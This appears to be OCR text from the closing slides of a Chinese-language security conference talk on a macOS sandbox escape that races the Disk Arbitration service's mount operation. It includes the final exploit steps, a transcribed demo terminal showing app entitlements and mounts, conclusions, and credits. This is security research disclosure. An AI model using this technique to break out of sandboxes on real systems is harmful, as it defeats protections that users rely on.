
5.然后会开始循环调用DA服务的mount操作-由于racer最终会成功

- 我们也总是卸载本地目录，因为我们不需要它

6. 它将检查我们是否挂载了 `Preferences`，如果是则停止

7. 打开终端

演示


Terminal Shell Edit View Window Help
Apr 7., Thu 16:09
csaby — -zsh — 80×35
Last login: Thu Apr 7 16:06:23 on console
csaby@monty ~ % codesign -dv --entitlements - /Applications/DAEscape.app
Executable=/Applications/DAEscape.app/Contents/MacOS/DAEscape
Identifier=csaby.DAEscape
Format=app bundle with Mach-O thin (arm64)
CodeDirectory v=20500 size=1039 flags=0x10002(adhoc,runtime) hashes=22+7 location=embedded
Signature=adhoc
Info.plist entries=21
TeamIdentifier=not set
Runtime Version=12.0.0
Sealed Resources version=2 rules=13 files=1
Internal requirements count=0 size=12
[Dict]
[Key] com.apple.security.app-sandbox
[Value]
[Bool] true
[Key] com.apple.security.get-task-allow
[Value]
[Bool] true
csaby@monty ~ % mount
/dev/disk4s1s1 on / (apfs, sealed, local, read-only, journaled)
devfs on /dev (devfs, local, nobrowse)
/dev/disk4s6 on /System/Volumes/VM (apfs, local, noexec, journaled, noatime, nobrowse)
/dev/disk4s2 on /System/Volumes/Preboot (apfs, local, journaled, nobrowse)
/dev/disk4s4 on /System/Volumes/Update (apfs, local, journaled, nobrowse)
/dev/disk2s2 on /System/Volumes/xarts (apfs, local, noexec, journaled, noatime, nobrowse)
/dev/disk2s1 on /System/Volumes/iSCPreboot (apfs, local, journaled, nobrowse)
/dev/disk2s3 on /System/Volumes/Hardware (apfs, local, journaled, nobrowse)
/dev/disk4s5 on /System/Volumes/Data (apfs, local, journaled, nobrowse, protect)
map auto_home on /System/Volumes/Data/home (autofs, automounted, nobrowse)
csaby@monty ~ %
Profiles
General
Profiles
Window Groups
Encodings
Basic
Default
Grass
Homebrew
Man Page
Novel
Ocean
Pro
Red Sands
Silver Aerogel
Solid Colors
Default
Text
Window
Tab
Shell
Keyboard
Advanced
Startup
Run command:
Run inside shell
When the shell exits:
Don't close the window
Ask before closing:
Always
Never
Only if there are processes other than the login shell and:
screen
tmux

结论

结论

- 值得仔细阅读文章
- 值得重新审视旧文档、注释和代码
- 放慢脚步是值得的

OFFENSIVE security

乔巴·菲茨尔

推特：@theevilbit

图标

- flaticon.com
  - xnimrodx
  - Freepik